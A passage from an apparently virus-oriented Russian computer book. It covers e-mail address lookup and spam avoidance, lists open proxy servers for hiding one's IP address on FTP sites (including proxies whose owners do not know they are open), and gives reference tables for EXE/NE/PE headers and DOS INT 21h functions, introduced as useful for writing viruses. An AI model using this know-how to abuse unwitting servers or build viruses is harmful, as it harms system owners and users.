http://www.whowhere.com
http://www.dubna.ru/eros/ (поиск по русским ресурсам).

Если пользователей, адреса которых принадлежат к искомому домену, немного, то система в ответ на запрос выдаст список адресатов. Но, как правило, список содержит не более ста имен и адрес, стоящий перед знаком @, не указывается. Чтобы выяснить адрес

целиком, придется следовать по ссылке для каждого имени. Если же людей с таким доменом больше ста, то поиск таким способом теряет смысл. Другими словами, человека из @aol.com или @netcom.com так не найдешь.

Защита от SPAM

Для многих пользователей Интернет SPAM (бесконечные рекламные предложения и мусор, рассылаемый по почте) стал настоящим бедствием. Основные рекомендации для защиты от SPAM следующие:

– пишите письма в конференции Usenet исключительно с ненужных (бесплатных) адресов, потому что именно письма в конференции Usenet являются основной «засветкой» для спамеров. А если будет много SPAM, то такой адрес можно, что называется, выбросить и за пару минут сделать другой подобный;

– установите какую-либо программу-фильтр для e-mail. Существует великое множество таких программ, доступных на бесплатных серверах, например, на http://www.shareware.com и http://www.download.com.

На FTP-сервер под чужим IP-адресом

Путешествуя по Интернет, пользователи часто не задумываются о том, что оставляют следы своих посещений каждый раз, когда заходят на какой-либо FTP-сайт. Стандартные log-файлы позволяют любопытным владельцам сайтов узнать многое, и, прежде всего, IP-адрес, что равнозначно, например, тому, что определен номер телефона. Существует несколько способов защитить privacy от подобных посягательств.

Анонимно путешествовать по сети можно с помощью proxy-сервера. Proxy сервер работает, по сути, как Анонимайзер, то есть документ с сайта «забирает» он, а не компьютер пользователя. Большинство proxy серверов ограничивают доступ на основании IP-адреса, с которого приходит обращение. Иными словами, если провайдером пользователя является Demos, то proxy сервер Glasnet его к себе попросту не пустит. Но, к счастью, в сети всегда можно найти «добрый» proxy, владельцы которого либо открыто заявляют о его доступности для всех желающих, либо, по той или иной причине, не ограничивают доступ только своим доменом, о чем широкой публике не известно, например:

svc.logan.k12.ut.us: 8001
proxy1.emirates.net.ae: 8080
proxy.sysnet.it: 8080
www.archmate.com.tw: 3128
www−proxy.global−one.ru: 3333
sunsite.cs.msu.su: 3128
www.anonymizer.com: 8080
squid.nlanr.net: 3128

Для настройки FTP-клиентов proxy-сервер надо установить в passive режим. Проделав эту нехитрую операцию, можно путешествовать по сети, как болгарский или американский пользователь, но… тут есть один очень важный момент. Далеко не все proxy серверы являются полностью анонимными. Некоторые из них позволяют администратору сайта, который пользователь посещаете с использованием proxy, при желании определить IP-адрес, с которого происходит обращение к proxy, то есть реальный IP-адрес пользователя. Поэтому выбранный proxy-сервер нужно проверить на предмет его полной или неполной анонимности. Сделать это можно на сервере http://www.tamos.com/bin/proxy.cgi

Если в ответ получено сообщение «Proxy server is detected!», выбранный proxy имеет «дыру», будет предоставлена информация о реальном IP-адресе пользователя, как, впрочем, и об IP-адресе proxy сервера, с которого пришел запрос. Если же сообщение гласит «Proxy server is not detected» – все в порядке, анонимность обеспечена. Рекомендуется периодически (не реже, чем раз в месяц) проверять proxy, с которыми ведется работа, на предмет анонимности. В заключение еще несколько соображений касательно использования proxy серверов. Работа через далеко расположенный proxy снижает скорость передачи данных и увеличивает время ожидания. Кроме того, если все читатели будут использовать приведенные выше адреса proxy, то очень скоро удовольствие кончится, и доступ к ним будет закрыт (если уже не закрыт). Найти подходящий proxy несложно, например, приведенные адреса найдены всего за пять минут. В поисковой машине (например AltaVista) указываются ключевые слова, что-нибудь вроде proxy+server+configuration+ Netscape. В результате появится список страниц, где провайдеры рассказывают своим пользователям, как настроить браузеры для работы с их proxy. Если пробовать все подряд, на пятый или седьмой раз удача улыбнется, и proxy-сервер согласится работать.

Приложения

В приложениях приведена информация, которая может быть полезна программистам не только при написании вирусов, но и при создании других программ. Описано более 100 различных функций DOS, AMIBIOS и DPMI (в том числе недокументированные).

Приложение А
Форматы заголовков EXE-файлов

Формат заголовка обычного EXE-файла

В начале EXE-файла расположена форматированная часть заголовка EXE-файла (Таблица А-1).

Далее следует таблица настройки адресов (Relocation Table), состоящая из длинных указателей (смещение: сегмент) на те слова в загрузочном модуле, которые содержат настраиваемые сегментные адреса. Примечание: элементы таблицы настройки могут быть расположены не по порядку.

Таблица А-1. Формат заголовка обычного EXE-файла

Смещ.	Описание
+00h	Signature - сигнатура EXE-файла ('MZ'). Инициалы Марка Збиковски, одного из разработчиков MS-DOS.
+02h	PartPag - длина последней станицы
+04h	PageCnt - длина файла в страницах (по 512 байт)
+06h	ReloCnt - число элементов в таблице настройки адресов
+08h	HdrSize - длина заголовка в параграфах (по 16 байт)
+0Ah	MinMem - минимальный объем памяти, которую нужно выделить после загруженного модуля (в параграфах).
+0Ch	MaxMem - максимальный объем памяти, которую нужно выделить после загруженного модуля (в параграфах).
+0Eh	ReloSS - сегментное смещение сегмента стека (для установки SS)
+10h	ExeSP - значение SP, устанавливаемое при входе
+12h	ChkSum - контрольная сумма
+14h	ExeIP - значение IP, устанавливаемое при входе (стартовый адрес)
+16h	ReloCS - сегментное смещение сегмента кода (для установки CS)
+18h	TablOff - смещение в файле первого элемента таблицы настройки адресов (часто 1Ch)
+1Ah	Overlay - номер оверлея (0 - для корневого модуля)

Формат заголовка NE-executable EXE-файла

В состав старого заголовка входят:

– обычный EXE-заголовок (Таблица А-2);

– зарезервированная часть;

– указатель на новый заголовок (если в EXE-заголовке в начале таблицы перемещаемых элементов – по смещению18h – стоит 40h или больше, то слово, расположенное по смещению 3C^ содержит смещение начала нового заголовка);

– DOS-программа (STUB).

Таблица А-2. Формат обычного EXE-заголовка в NE-executable EXE-файле

Смещ.	Описание
+00h	DOS-заголовок
+20h	Резерв
+3Ch	Смещение начала нового заголовка
+40h	DOS-программа (STUB)

В состав нового заголовка входят:

– инфоблок (Таблица А-3);

– таблица сегментов (Таблица А-4);

– таблица ресурсов (Таблица А-5);

Таблица А-3. Формат NE-заголовка

Смещ.	Описание
+00h	Сигнатура NE-executable (‘NE’)
+02h	Версия редактора связей
+03h	Номер версии редактора связей
+04h	Смещение таблицы входов (относительно начала заголовка)
+06h	Длина таблицы входов (в байтах)
+08h	Зарезервировано: 32-битная контрольная сумма

Смещ.	Описание	
+0Ch	Набор флагов: (16 бит)	
	Бит 0	SINGLEDATA, в файле содержится только один сегмент данных. Если файл является DLL, бит устанавливается редактором связей
	Бит 1	MULTIPLEDATA, в файле содержится несколько сегментов данных. Независимо от этого формат файла NOAUTODATA, и в нем нет автосегментов данных
	Бит 2	Зарезервировано
	Бит 3	Файл может быть загружен только в защищенном режиме
	Бит 8	Содержится код, не совместимый с библиотеками MSWindows для OS/2
	Бит 9	Код, совместимый с библиотеками MS Windows
	Бит 11	В первом сегменте содержится код, загружающий прикладную программу
	Бит 13	Файл был создан, несмотря на обнаруженные редактором связи ошибки
	Бит 14	Исполняемый файл размещается в EMS
	Бит 15	Библиотечный модуль. При загрузке библиотеки CS:IP указывает на процедуру инициализации, а регистр AX равен определителю модуля
+0Eh	Число автосегментов данных: если SINGLEDATA равен нулю, MULTIPLEDATA не указывается	
+10h	Начальный размер (в байтах) локальной кучи. При ее отсутствии равен нулю	
+12h	Начальный размер стека (в байтах). Равен нулю, если SS не равно DS, как в библиотеках	
+14h	CS:IP	
+18h	SS:SP	
+1Ch	Число входов в таблице сегментов	
+1Eh	Число входов в таблице ссылок на модули	
+20h	Число байт в таблице нерезидентного имени	
+22h	Относительное смещение начала таблицы сегментов от начала нового заголовка	

Смещ.	Описание	
+24h	Относительное смещение начала таблицы ресурсов от начала нового заголовка	
+26h	Относительное смещение начала таблицы резидентного имени от начала нового заголовка	
+28h	Относительное смещение начала таблицы ссылок на модули от начала нового заголовка	
+2Ah	Относительное смещение начала таблицы импортируемых имен от начала нового заголовка	
+2Ch	Относительное смещение начала таблицы нерезидентных имен от начала файла	
+30h	Число перемещаемых точек входа	
+32h	Множитель смещений. Используется при размещении логических секторов. Выражается степенью логарифма по основанию 2. По умолчанию равен 9 (512)	
+34h	Число ресурсных сегментов	
+36h	Флаги, определяющие рабочую операционную систему	
	Бит 0	Неизвестная
	Бит 1	OS/2
	Бит 2	Microsoft Windows
	Бит 3	Зарезервировано
	Бит 4	Зарезервировано
+37h	Дополнительные флаги	
	Бит 1	Программа для Windows 2.x. Может быть запущена в защищенном режиме версии 3.x
	Бит 2	Программа для 2.x. Может использовать пропорциональные шрифты
	Бит 3	В файле содержится область быстрой загрузки
+38h	Указатель начала области быстрой загрузки (используется только Windows)	
+3Ah	Длина области быстрой загрузки (используется только Windows)	
+3Ch	Зарезервировано	
+3Eh	Версия Windows (используется только Windows)	

Таблица А-4. Формат таблицы сегментов

Смещ.	Описание	
+00h	Смещение логического сектора (в байтах)относительно начала файла. При отсутствии сегмента данных равно нулю	
+02h	Длина сегмента в файле. Если значение 0, то смещение 64 Кб	
+04h	Флаги	
	Бит 0	Сегмент данных, иначе сегмент кода
	Бит 1	В загрузчике имеется память, отведенная для сегмента
	Бит 2	Сегмент загружен
	Бит 3	Зарезервировано
	Бит 4	MOVEABLE сегмент, иначе - FIXED
	Бит 5	Сегмент PURE или SHAREABLE, иначе - IMPURE или NONSHAREABLE
	Бит 6	PRELOAD сегмент, иначе - LOADONCALL
	Бит 7	Для сегмента кода - EXECUTEONLY для сегмента данных - READONLY
	Бит 8	В сегменте содержатся перемещаемые данные
	Бит 9	Подстраивающийся сегмент
	Биты 10,11	Зарезервировано
	Бит 12	Сбрасываемый (discardable) сегмент
	Биты 13-15	Зарезервировано
+06h	Минимальный объем (в байтах), необходимый для размещения сегмента (0 соответствует 64 Кб)	

Таблица А-5. Формат таблицы ресурсов

Смещ.	Описание
+00h	Единица смещения данных ресурса
+02h	Тип ресурса. Если установлен старший бит, то это один из типов ресурсов, описанных в Windows.h, иначе это смещение относительно начала таблицы ресурсов строки, указывающей тип ресурса. Тип ресурса 0 указывает на конец записей ресурсов
+04h	Число ресурсов данного типа

Смещ.	Описание	
+06h	Зарезервировано	
+0Ah	Смещение данных ресурса относительно начала файла в единицах, указанных в начале таблицы ресурсов	
+0Ch	Длина ресурса (в байтах)	
+0Eh	Флаги	
	Бит 4	MOVEABLE
	Бит 5	PURE возможность совместного использования
	Бит 6	PRELOAD - предварительно загружаемый
+10h	Определяет (если старший бит равен единице) или указывает на ID ресурса смещение относительно начала таблицы ресурсов	
+12h	Зарезервировано	
+16h	Длина или имя типа. Ноль находится в конце таблицы ресурсов	
+17h	Определяет тип ресурса или текст имени. В имени различаются кейсы	

– таблица резидентных имен;
– таблица ссылок на модули;
– таблица импортируемых имен;
– таблица входов (Таблицы А-6 и А-7);
– таблица нерезидентных имен.

В заголовке нового стиля содержится вся информация, необходимая для сегментированного исполняемого файла – заголовки таблицы сегментов, ресурсов и имен.

Сразу за заголовком находится таблица сегментов. В ней содержится описание каждого сегмента исполняемого файла.

Таблица ресурсов. Ресурсами являются все основные объекты интерфейса – диалоговые окна, меню, курсоры, растровые изображения, значки и так далее.

Формат таблицы ресурсов (смещения относительно начала входа каждого ресурса). Значения в диапазоне смещений 02-12h повторяются в таблице до тех пор, пока величина по смещению 02h не станет равной нулю. Значения в диапазоне от 0Ah до 12h повторяются столько раз, сколько указано по адресу 04h.

Таблица А-6. Таблица входов перемещаемого сегмента

Смеш.	Описание	
+00h	Флаги	
	Бит 0	Экспортируемый вход
	Бит 1	Сегмент совместно использует глобальный сегмент данных
	Биты 3-7	Если в EXE-файле содержится код, выполняющий кольцевые переходы, то это - число слов, составляющих стек. Во время кольцевых переходов эти слова должны копироваться из одного кольца в другое
+01h	Смещение сегмента	

Таблица А-7. Таблица входов фиксированного сегмента

Смеш.	Описание	
+00h	Флаги	
	Бит 0	Экспортируемый вход
	Бит 1	Сегмент совместно использует глобальный сегмент данных
	Биты 3-7	Если в EXE-файле содержится код, выполняющий кольцевые переходы, то это - число слов, составляющих стек. Во время кольцевых переходов эти слова должны копироваться из одного кольца в другое
+01h	Смещение сегмента	

Таблица резидентных имен. В ней содержатся строки, идентифицирующие экспортируемые функции исполняемого файла. Постоянно находятся в памяти и никогда не сбрасываются на диск. Верхний и нижний регистры различаются, ноль в конце отсутствует.

Данные в таблице находятся в виде:

– длина строки (равна нулю, если в таблице нет дополнительных строк);

– строка резидентного имени (первая строка – имя модуля);

– порядковый номер, идентифицирующий строку. Может использоваться в качестве индексного выхода в таблицу.

Таблица ссылок на модули. В ней содержится список смещений имен модулей, хранящихся в таблице импортируемых имен. Каждый вход в таблице есть двубайтное последовательное число.

Таблица импортируемых имен. В ней записаны имена модулей, импортируемых в исполняемый файл. Каждый вход состоит из двух частей – байта длины строки и собственно строки.

Таблица входов. В ней содержатся группы точек входа в исполняемый файл.

Эти группы создаются редактором связей и последовательно пронумерованы (начиная с 1). Каждая группа начинается с двухбайтного заголовка, который содержит число входов в группе (00h – конец таблицы) и дополнительную информацию о сегменте (FFh – перемещаемый, FEh – вход относится к константе, определенной внутри модуля, иначе вход является индексом сегмента). Для перемещаемых сегментов каждый вход состоит из шести байт, а для фиксированных – из трех.

Таблица нерезидентных имен. Содержит имена экспортируемых функций, содержащихся в исполняемом файле. Эти имена не всегда остаются резидентными в памяти. Структура полностью совпадает со структурой таблицы резидентных имен.

Сегменты кода и данных. Если в сегменте кода содержатся вызовы функций, определенных в других сегментах, то для таких вызовов необходимо использовать таблицы перемещений. Они располагаются непосредственно за кодом или данными в сегменте. В двух первых байтах содержится число элементов таблицы.

Таблица содержит:

– тип адресации (только сегмент, только смещение, или и то, и другое);

– тип перемещения (внутренняя ссылка, импортируемый порядковый номер, импортируемое имя);

– номер сегмента или порядковый ID (для внутренних ссылок);

– индекс таблицы ссылок или порядковый номер функции;

– индекс таблицы ссылок или смещение таблицы имен (для импортируемых имен).

Формат заголовка PE-executable EXE-файла

В состав старого заголовка входят:

– обычный EXE-заголовок (Таблица А-8);

– зарезервированная часть;

– указатель на PE-заголовок (если в EXE-заголовке в начале таблицы перемещаемых элементов – по смещению 18h – стоит 40h или больше, то слово, расположенное по смещению 3C^ содержит смещение начала PE-заголовка);

– DOS-программа (STUB).

В состав нового заголовка входят:

– PE-заголовок (Таблица А-9);

– таблица объектов (Таблица А-10);

– таблицы ресурсов, импортируемых и экспортируемых имен, настройки адресов.

Таблица А-8. Формат обычного EXE-заголовка в PE-executable EXE-файле

Смеш.	Описание
+00h	DOS-заголовок
+20h	Резерв
+3Ch	Смещение начала PE-заголовка
+40h	DOS-программа (STUB)

Таблица А-9. Формат PE-заголовка

Смещ.	Описание
+00h	‘PE’ - Сигнатура
+04h	Тип процессора: 000h - неизвестный тип 14Ch - 80386 14Dh - 80486 14Eh - 80586
+06h	Количество входов в таблице объектов
+08h	Время и дата создания или модификации файла линкером
+0Ch	Зарезервировано
+14h	Количество необходимых байт в NT-заголовке
+16h	Флаги: 0000h - программные данные 0002h - запускаемый код (если этот бит не включен, значит во время линковки произошли ошибки) 0200h - если код не может быть загружен с базы кода, то его не надо загружать 2000h - библиотечные данные

Смещ.	Описание
+18h	Зарезервировано
+1Ah	Версия и подверсия линковщика, создавшего данный файл
+1Ch	Зарезервировано
+28h	Виртуальный адрес точки входа или процедуры инициализации библиотеки
+2Ch	Зарезервировано
+34h	Смещение первого файла данных в файле
+38h	Выравнивание объектов. Содержит величину степени 2 числа, на которое должны быть выровнены объекты. Число может быть в диапазоне между 512 и 256 Мб. По умолчанию - 64 Кб
+3Ch	Выравнивание файла. Содержит величину степени 2 числа, на которое должны быть выровнены страницы. Число может быть в диапазоне между 512 и 64 Кб
+40h	Номера версии и подверсии операционной системы, необходимой для запуска данной программы
+44h	Номера пользовательской версии и подверсии. Устанавливаются во время линковки пользователем
+48h	Номера версии и подверсии подсистемы NT, необходимой для запуска данной программы
+4Ch	Зарезервировано
+50h	Виртуальный размер данных программы (в байтах)
+54h	Полный размер заголовка (в байтах), включая DOS-заголовок (старый), PE-заголовок и таблицу объектов
+58h	Контрольная сумма файла для запуска. Устанавливается линковщиком в ноль
+5Ch	NT подсистема, необходимая для запуска данной программы: 0000h - неизвестная 0001h - непосредственно NT 0002h - графический интерфейс Windows 0003h - консоль Windows 0005h - консоль OS/2 0007h - консоль Posix
+5Eh	Флаги DLL: 0001h - процесс инициализации библиотеки 0002h - процесс завершения библиотеки 0004h - поток инициализации библиотеки 0008h - поток завершения библиотеки

Смеш.	Описание
+60h	Размер стека, необходимый программе
+64h	Обязательный размер стека
+68h	Размер локальной кучи, резервируемый для программы
+6Ch	Обязательный размер локальной кучи
+70h	Зарезервировано
+74h	Размер массива смещений/размеров, расположенного ниже
+78h	Смещение таблицы экспорта. Смещение отсчитывается от значения поля 34h (смещение первого байта данных в файле)
+7Ch	Полный размер таблицы экспорта
+80h	Смещение таблицы импорта. Смещение отсчитывается от значения поля 34h (смещение первого байта данных в файле)
+84h	Полный размер таблицы импорта
+88h	Смещение таблицы ресурсов. Смещение отсчитывается от значения поля 34h (смещение первого байта данных в файле)
+8Ch	Полный размер таблицы ресурсов
+90h	Смещение таблицы исключений. Смещение отсчитывается от значения поля 34h (смещение первого байта данных в файле)
+94h	Полный размер таблицы исключений
+98h	Смещение таблицы гарантий. Смещение отсчитывается от значения поля 34h (смещение первого байта данных в файле)
+9Ch	Полный размер таблицы гарантий
+A0h	Смещение таблицы настройки адресов. Смещение отсчитывается от значения поля 34h (смещение первого байта данных в файле)
+A4h	Полный размер таблицы настройки адресов
+A8h	Смещение таблицы отладочной информации. Смещение отсчитывается от значения поля 34h (смещение первого байта данных в файле)
+ACh	Полный размер таблицы отладочной информации
+B0h	Смещение строк описаний. Смещение отсчитывается от значения поля 34h (смещение первого байта данных в файле)
+B4h	Полный размер данных описаний
+B8h	Смещение указанного значения машины. Смещение отсчитывается от значения поля 34h (смещение первого байта данных в файле)
+BCh	Значение указанной машины

Таблица А-10. Формат таблицы объектов

Смещ.	Описание
+00h	Имя объекта в формате ASCII, дополненное до восьми байт нулями
+08h	Виртуальный размер объекта. Размер памяти, который необходимо выделить перед загрузкой объекта
+0Ch	Смещение объекта в файле. Смещение отсчитывается от значения поля 34h в PE-заголовке (смещение первого байта данных в файле)
+10h	Физический размер инициализированных данных объекта.
+14h	Физическое смещение первой страницы объекта в файле. Смещение отсчитывается от начала EXE-файла
+18h	Зарезервировано
+24h	Флаги объекта: 00000020h - объект кода 00000040h - объект инициализированных данных 00000080h - объект неинициализированных данных 04000000h - объект не должен быть кеширован 08000000h - объект не должен быть разбит на страницы 10000000h - объект общего доступа 20000000h - выполняемый объект 40000000h - читаемый объект 80000000h - записываемый объект

Приложение Б
Функции DOS (INT 21h)

DOS, функция 00h
Завершить программу

Вход:
AH=00h
CS – сегмент PSP завершающегося процесса

Описание.
Передает управление на вектор завершения в PSP (выходит в родительский процесс). Идентична функции INT 20h (Terminate). Регистр CS должен указывать на PSP. Восстанавливает векторы прерываний DOS 22h-24h (Завершение, Ctrl-Break и Критическая ошибка), устанавливая значения, сохраненные в родительском PSP. Выполняет сброс файловых буферов. Файлы должны быть предварительно закрыты, если их длина изменилась.

Примечание.
Данная функция не рекомендуется к использованию. Для выхода из программы лучше использовать функцию DOS 4Ch.

DOS, функция 01h
Считать со стандартного устройства ввода

Вход:
AH=01h

Выход:
AL – символ, полученный из стандартного ввода

Описание.
Считывает (ожидает) символ со стандартного входного устройства. Отображает этот символ на стандартное выходное устройство (эхо). При обнаружении Ctrl-Break выполняется INT 23h.

Примечание.
Ввод расширенных клавиш ASCII (F1-F12, PgUp, курсор и другие) требует двух обращений к этой функции. Первый вызов возвращает AL=0. Второй вызов возвращает в AL расширенный код ASCII.

DOS, функция 02h
Записать в стандартное устройство вывода

Вход:
AH=02h
DL – символ, выводимый в стандартный вывод

Описание.
Посылает символ из DL в стандартное устройство вывода. Обрабатывает символ Backspace (ASCII 8), перемещая курсор влево на одну позицию и оставляя его в новой позиции. При обнаружении Ctrl-Break выполняется INT 23h.

DOS, функция 03h
Считать символа со стандартного вспомогательного устройства

Вход:
AH=03h

Выход:
AL – символ, введенный со стандартного вспомогательного устройства

Описание.
Считывает (ожидает) символ со стандартного вспомогательного устройства, COM1 или AUX и возвращает этот символ в AL.

Примечание.
Ввод не буферизуется и должен опрашиваться (не управляется прерываниями). При запуске DOS порт AUX (COM1) инициализируется так: 2400 бод, без проверки на четность, 1 стоп-бит, 8-битные слова. Команда DOS MODE используется для установки иных характеристик.

DOS, функция 04h
Записать символ в стандартное вспомогательное устройство

Вход:
AH=04h
DL – символ, выводимый в стандартное вспомогательное устройство

Описание.
Посылает символ, находящийся в регистре DL, на стандартное вспомогательное устройство, COM1 или AUX.

DOS, функция 05h
Вывести на принтер

Вход:
AH=05h
DL – символ, записываемый на стандартный принтер

Описание.
Посылает символ в DL на стандартное устройство печати, обычно LPT1.

DOS, функция 06h
Консольный ввод-вывод

Вход:
AH=06h
DL=00h-FEh – символ, посылаемый на стандартный вывод
DL=FFh – запрос ввода со стандартного ввода

Выход:
ZF=0, если осуществлялся ввод символа и символ готов при запросе ввода
AL – считанный символ
ZF=1, если осуществлялся ввод символа и символа в консоли нет

Описание.
При DL=0FFh выполняет ввод с консоли «Без ожидания», возвращая включенный флаг нуля ZF, если на консоли нет готового символа. Если символ готов, сбрасывает флаг ZF и возвращает считанный символ в AL. Если DL не равен 0FFh, то DL направляется на стандартный вывод.

DOS, функция 07h
Нефильтрующий консольный ввод без эха

Вход:
AH=07h

Выход:
AL – символ, полученный через стандартный ввод

Описание.
Считывает (ожидает) символ со стандартного входного устройства и возвращает этот символ в AL. Не проверяет на Ctrl-Break, BackSpace и другие.

Примечание.

Для ввода расширенного символа ASCII должна быть вызвана дважды. Для проверки статуса используется функция DOS 0Bh (чтобы не ожидать нажатия клавиши).

DOS, функция 08h
Консольный ввод без эха

Вход:
AH=08h

Выход:
AL – символ, полученный через стандартный ввод

Описание.
Считывает (ожидает) символ со стандартного входного устройства и возвращает этот символ в AL. При обнаружении Ctrl-Break выполняется прерывание INT 23h.

Примечание.
Для ввода расширенного символа ASCII должна быть вызвана дважды.

DOS, функция 09h
Запись строки на стандартный вывод

Вход:
AH=09h
DS:DX – адрес строки, заканчивающейся символом «$» (ASCII 24h)

Описание.
Строка, исключая завершающий ее символ «$», посылается на стандартный вывод. Символы Backspace обрабатываются как в функции 02h (вывод на дисплей). Чтобы перейти на новую строку, обычно включают в текст пару CR/LF (ASCII 0Dh и ASCII 0Ah). Строки, содержащие «$», можно передать на стандартное устройство вывода с помощью функции 40h (BX=0).

DOS, функция 0Ah
Ввод строки в буфер

Вход:
AH=0Ah
DS:DX – адрес входного буфера (Таблица Б-1)

Таблица Б-1. Формат входного буфера

Смещ.	Описание
+00h	Максимальное количество символов в буфере
+01h	При вызове функции - количество символов последнего ввода При возврате из функции - количество символов, реально считанных
+02h	Введенная строка

Выход:
Буфер содержит введенные данные, в конце – символ CR (ASCII 0Dh)

DOS, функция 0Bh
Проверка статуса ввода

Вход:
AH=0Bh

Выход:
AL=FFh, если символ доступен со стандартного ввода AL=00h, если нет доступного символа

Описание.
Проверяет состояние стандартного ввода. При распознавании Ctrl-Break выполняется INT 23h.

Примечания.
Используется перед функциями 01h, 07h и 08h, чтобы избежать ожидания нажатия клавиши.
Эта функция дает простой неразрушающий способ проверки Ctrl-Break в процессе длинных вычислений или другой обработки, обычно не требующей ввода. Это позволяет снимать счет по нажатию Ctrl-Break.

DOS, функция 0Ch
Ввод с очисткой

Вход:
AH=0Ch
AL – номер функции ввода DOS:
AL=01h – ввод с клавиатуры
AL=06h – ввод с консоли
AL=07h – нефильтрующий без эха
AL=08h – ввод без эха
AL=0Ah – буферизованный ввод

Описание.
Очищает буфер опережающего ввода стандартного ввода, а затем вызывает функцию ввода, указанную в AL. Это заставляет систему ожидать ввод очередного символа.

DOS, функция 0Dh
Сброс диска

Вход:
AH=0Dh

Описание.
Сбрасывает диск (записывает на диск все файловые буферы). Файл, размер которого изменился, должен быть предварительно закрыт (при помощи функций 10h или 3Eh).

DOS, функция 0Eh
Установить текущий диск DOS

Вход:

AH=0Eh
DL – номер диска (0 – A, 1 – B и так далее), который становится текущим

Выход:
AL – общее число дисководов в системе

Описание.
Диск, указанный в DL, становится текущим. Проверка: используется функция 19h (дать текущий диск). В регистре AL возвращается число дисководов всех типов, включая жесткие диски и «логические» диски (как диск B: системе с одним гибким диском).

Примечание.
AL имеет то же значение, что и LASTDRIVE, указанное в файле CONFIG.SYS, и по умолчанию равно 5.

DOS, функция 0Fh
Открыть файл через FCB

Вход:
AH=0Fh
DS:DX – адрес неоткрытого FCB (Таблица Б-2)

Таблица Б-2. Формат FCB

Смещ.	Размер	Описание
-07h	байт	Расширенный FCB, если FFh
-06h	5 байт	Зарезервировано
-01h	байт	Атрибут файла, если расширенный FCB
+00h	байт	Номер диска (0 - текущий, 1 - A...)
+01h	8 байт	Имя файла
+09h	3 байта	Расширение файла
+0Ch	слово	Текущий номер блока
+0Eh	слово	Размер логической записи
+10h	двойное слово	Размер файла
+14h	слово	Дата последней записи
+16h	слово	Время последней записи
+18h	8 байт	Зарезервировано
+20h	байт	Запись с текущего блока
+21h	двойное слово	Номер записи при непосредственном доступе к файлу

Выход:
AL=00h, если функция выполнена успешно (FCB заполнен)
AL=FFh, если файл не найден или доступ к файлу не разрешен

Описание.
Файл, описываемый неоткрытым FCB, должен существовать в текущем оглавлении на диске, специфицированном в FCB (0 – текущий, 1 – A, 2 – B и так далее). Если файл не

существует, возвращается AL=0FFh. Файл открывается в режиме совместимости. Если поле «Номер диска» в FCB равно нулю в момент вызова, то оно заполняется номером текущего дисковода (1 – A, 2 – B и так далее). Поле FCB «Номер текущего блока» устанавливается в ноль. Поле FCB «Размер логической записи» устанавливается в 80h. Поля даты и размера файла в FCB устанавливаются из оглавления.

DOS, функция 10h
Закрыть файл через FCB

Вход: AH=10h
DS:DX – адрес открытого FCB (Таблица Б-2)

Выход:
AL=00h, если функция выполнена успешно
AL=FFh, если файл не найден там, где он находился при открытии с помощью функции 0Fh

Описание.
Закрывает файл, открытый функцией 0Fh. Файл должен находиться на своем первоначальном месте в текущем оглавлении диска, на котором он был открыт. Если файл найден, оглавление обновляется, файловые буфера сбрасываются и возвращается AL=00h. Если файл не найден, оглавление не обновляется и возвращается AL=FFh.

DOS, функция 11h
Найти первый совпадающий файл через FCB

Вход:
AH=11h
DS:DX – адрес неоткрытого FCB (Таблица Б-2)

Выход:
AL=00h, если подходящее имя найдено
DTA заполнен
AL=FFh, если подходящего имени нет

Описание.
В текущем оглавлении DOS происходит поиск файлов с именем, соответствующим заданному шаблону. При неудаче возвращается AL=0FFh. Если имя найдено, AL очищается, в первый байт DTA помещается номер дисковода (A – 1, B – 2 и так далее), а в следующие 32 байта помещается элемент оглавления для найденного файла.

Можно использовать при вызове расширенный FCB, чтобы выбирать файлы с указанными атрибутами. В этом случае в DTA помещаются: байт FFh, 7 байт нулей, номер диска и элемент оглавления.

DOS, функция 12h
Найти следующий совпадающий файл через FCB

Ввод:
AH=12h
DS:DX – адрес неоткрытого FCB (Таблица Б-2)

Выход:

AL=00h, если подходящее имя найдено
DTA заполнен AL=FFh, если подходящего имени нет

Описание.
Используется после вызова функции 11h (Найти первый совпадающий файл через FCB) с обобщенным именем файла. Каждый последующий вызов заполняет DTA очередным подходящим элементом оглавления и возвращает AL=00h. Если подходящих имен больше нет, возвращается AL=FFh.

Резервируемая область в FCB сохраняет информацию, необходимую для продолжения поиска. Поэтому не стоит открывать и изменять FCB между вызовами.

DOS, функция 13h
Удалить файл через FCB

Вход:
AH=13h
DS:DX – адрес неоткрытого FCB (Таблица Б-2)

Выход:
AL=00h, если функция выполнена успешно
AL=FFh, если файл не найден или доступ к файлу не разрешен

Описание.
Эта функция удаляет все подходящие файлы в текущем оглавлении указанного диска согласно спецификации в FCB. Если подходящие файлы не найдены или если доступ отвергнут (как при попытке удалить файл с атрибутом Read-Only), функция возвращает в регистре AL значение FFh.

DOS, функция 14h
Последовательное чтение из файла через FCB

Вход:
AH=14h
DS:DX – адрес открытого FCB (Таблица Б-2)

Выход:
AL=00h, если чтение было успешным и DTA содержит данные
AL=01h, если достигнут конец файла (EOF) и данные не считаны
AL=02h, если произошел выход за сегмент (чтения не было)
AL=03h, если EOF и считана усеченная запись (дополнена нулями)

Описание.
Функция читает файл, специфицированный в FCB. Затем соответственно увеличивает значения полей в FCB.

Перед началом последовательной обработки файла нужно сбрасывать CurRec в ноль, так как функция 0Fh не инициализирует это поле.

DOS, функция 15h
Последовательная запись в файл через FCB

Вход: AH=15h
DS:DX – адрес открытого FCB (Таблица Б-2)

Выход:
AL=00h, если запись была успешной
AL=01h, если ошибка переполнения диска (данные не записаны)
AL=02h, если произошел выход за сегмент (записи не было)

Описание.
Функция записывает файл, специфицированный в FCB. Затем соответственно увеличивает значения полей в FCB.
Перед началом последовательной обработки файла нужно сбрасывать «Номер текщей записи» в ноль, так как функция 0Fh не инициализирует это поле.

Примечание.
DOS буферизует данные, записывая полный сектор за один раз.

DOS, функция 16h
Создание файла через FCB

Вход:
AH=16h
DS:DX – адрес неоткрытого FCB (Таблица Б-2)

Выход:
AL=00h, если функция выполнена успешно FCB заполнен
AL=FFh, если при выполнении функции возникли ошибки

Описание.
Файл, специфицированный неоткрытым FCB, создается на диске, указанном в FCB (0 – текущий, 1 – A и так далее). Он открывается в текущем оглавлении этого диска. FCB заполняется аналогично функции 0Fh. Если файл существует в момент вызова, его элемент оглавления перекрывается новым файлом, а длина файла сбрасывается в ноль.

Примечание.
Handle-ориентированные функции DOS 2.0+ гораздо удобнее в работе.

DOS, функция 17h
Переименовать файл через FCB

Вход:
AH=17h
DS:DX – адрес измененного FCB (Таблица Б-2)

Выход:
AL=00h, если функция выполнена успешно
AL=FFh, если при выполнении функции возникли ошибки

Описание.
Переименовывает файл в текущем оглавлении.

DOS, функция 19h
Получить текущий диск DOS

Вход:
AH=19h

Выход:
AL – номер текущего диска (0 – A, 1 – B, и так далее)

Описание.
